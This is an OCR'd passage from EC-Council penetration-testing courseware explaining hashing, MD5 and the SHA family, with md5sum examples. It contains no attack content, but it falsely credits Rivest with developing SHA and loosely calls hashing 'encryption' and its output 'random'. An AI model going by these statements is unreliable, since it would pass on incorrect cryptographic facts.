


Figure A.150: Block Diagram of RC5 Algorithm

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hashing: Data Integrity

Hashing is a form of cryptography that generates a fixed length string of random characters for a message using an algorithm. It involves the conversion of the original message into a short-fixed length value or a key that carries the original information. Hashing ensures the security of information by checking the integrity of information on both the sender and receiver side.

Hashing is used in application such as

- **Secure storage of Passwords**

  Passwords are hashed before storing in the database. Every time the user enters the password to login, it is first hashed and the generated hash is matched with the hash stored in the database. If both the hashes match, the user is granted access. Hashing secures passwords from outsiders who gain access to the database. The stored hash is useless until the outsider is able to generate the password using a reverse algorithm.

- **Monitoring File Integrity**

  Hashing helps identify if a downloaded file is tampered with. A hash of the downloaded file is generated and matched with the one provided by the website. If both hashes match, it is assumed that the file is in its original form.

- **Monitoring Message Integrity**

  Hashing ensures that the transmitted messages are not tampered with. The sender of the message creates a hash code of it and sends the message to the receiver along with its hash code. The receiver again creates a hash code for the same messages at the receiver side and compares both the hash codes; if it is a match, then the message has not been tampered with.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Common Hashing Functions:

- **MD5 (Message Digest 5)**: Generates hashes of 128 bits in length, expressed as 32 hexadecimal characters.
- **SHA (Secure Hashing Algorithm)**: Considered a more secure hashing algorithm. SHA-1 (generates hashes of 160 bits in length, expressed as 40 hexadecimal characters. SHA-256 (generates hashes of 256 bits in length, expressed as 64 hexadecimal characters.

Limitations of Hashing:

- As Hash is a fixed length string it may result in collision (generating same hash for different data). Hash of smaller length is more prone to collision.





Figure A.151: Block Diagram of Hashing

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Message Digest Function: MD5

MD2, MD4, and MD5 are **message-digest algorithms** used in digital signature applications to compress document securely before the system signs it with a private key. The algorithms takes a message of arbitrary length as input and outputs a 128-bit fingerprint or message digest of the input.

The structures of all three algorithms appear similar, although the design of MD2 is reasonably different from MD4 and MD5. MD2 supports 8-bit machines, while MD4 and MD5 support 32-bit machines. The algorithm pads the message with extra bits to ensure that the length of the bits is divisible by 512. The extra bits may include a 64-bit binary message.

Attacks on versions of MD4 have become increasingly successful. Research has shown how attacker launches collision attacks for the full version of MD4 under a minute on a typical PC. MD5 is slightly more secure, but is slower than MD4. However, both the message-digest size and padding requirements remain the same.

MD5 algorithm is a widely used cryptographic hash function that takes a message of arbitrary length as input and outputs a 128-bit (16-byte) fingerprint or message digest of the input. MD5 algorithm comes into use in a wide variety of cryptographic applications and is useful for digital signature applications, file integrity checking, and storing passwords. On the other hand, MD5 is not collision resistant; therefore, it is better to use the latest algorithms, such as SHA-2 and SHA-3.

To calculate the effectiveness of hash functions, check the output produced when the algorithm randomizes an arbitrary input message.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are examples of minimally different message digests:

- `echo "There is CHF1500 in the blue bo" | md5sum`
  `e41a323bdf20eadafd3f0e4f72055d36`
- `echo "There is CHF1500 in the blue box" | md5sum`
  `7a0da864a41fd0200ae0ae97afd3279d`
- `echo "There is CHF1500 in the blue box." | md5sum`
  `2db1ff7a70245309e9f2165c6c34999d`

Even minimally different texts produce radically different MD5 codes.





Figure A.152: Verifying MD5 Hash

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Message Digest Function: Secure Hashing Algorithm (SHA)

The NIST has developed the Secure Hash Algorithm (SHA), specified in the **Secure Hash Standard** (**SHS**) and published as a federal information-processing standard (FIPS PUB 180). It generates a cryptographically secure one-way hash. Rivest developed the SHA, which is similar to the message-digest algorithm family of hash functions. It is slightly slower than MD5, but its larger message digest makes it more secure against brute-force collision and inversion attacks.

SHA encryption is a series of five different cryptographic functions, and it currently has three generations: SHA-1, SHA-2, and SHA-3.

- **SHA-0**

  A retronym applied to the original version of 160-bit hash function published in the year 1993 under the name SHA, which was withdrawn from the trade due to undisclosed "**significant flaw**" in it and was replaced with slightly revised version SHA-1.

- **SHA-1**

  It is a 160-bit hash function that resembles the former MD5 algorithm developed by Ron Rivest. That is it produces a 160-bit digest from a message with a maximum length of (264 − 1) bits. It was designed by the National Security Agency (NSA) to be part of the Digital Signature Algorithm (DSA). It is most commonly used in security protocols such as PGP, TLS, SSH, and SSL. As of 2010, SHA-1 is no longer approved for cryptographic use because of cryptographic weaknesses.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **SHA-2**

  SHA2 is a family of two similar hash functions, with different block sizes, namely, SHA-256, which uses 32-bit words, and SHA-512, which uses 64-bit words. Truncated versions of each standard are SHA-224 and SHA-384.

- **SHA-3**

  SHA-3 uses the sponge construction in which message blocks are XORed into the initial bits of the state, which the algorithm then invertibly permutes. It supports the same hash lengths as SHA-2 and differs in its internal structure considerably from rest of the SHA family.

Comparison of SHA functions (SHA-0, SHA-1, SHA-2, and SHA-3).

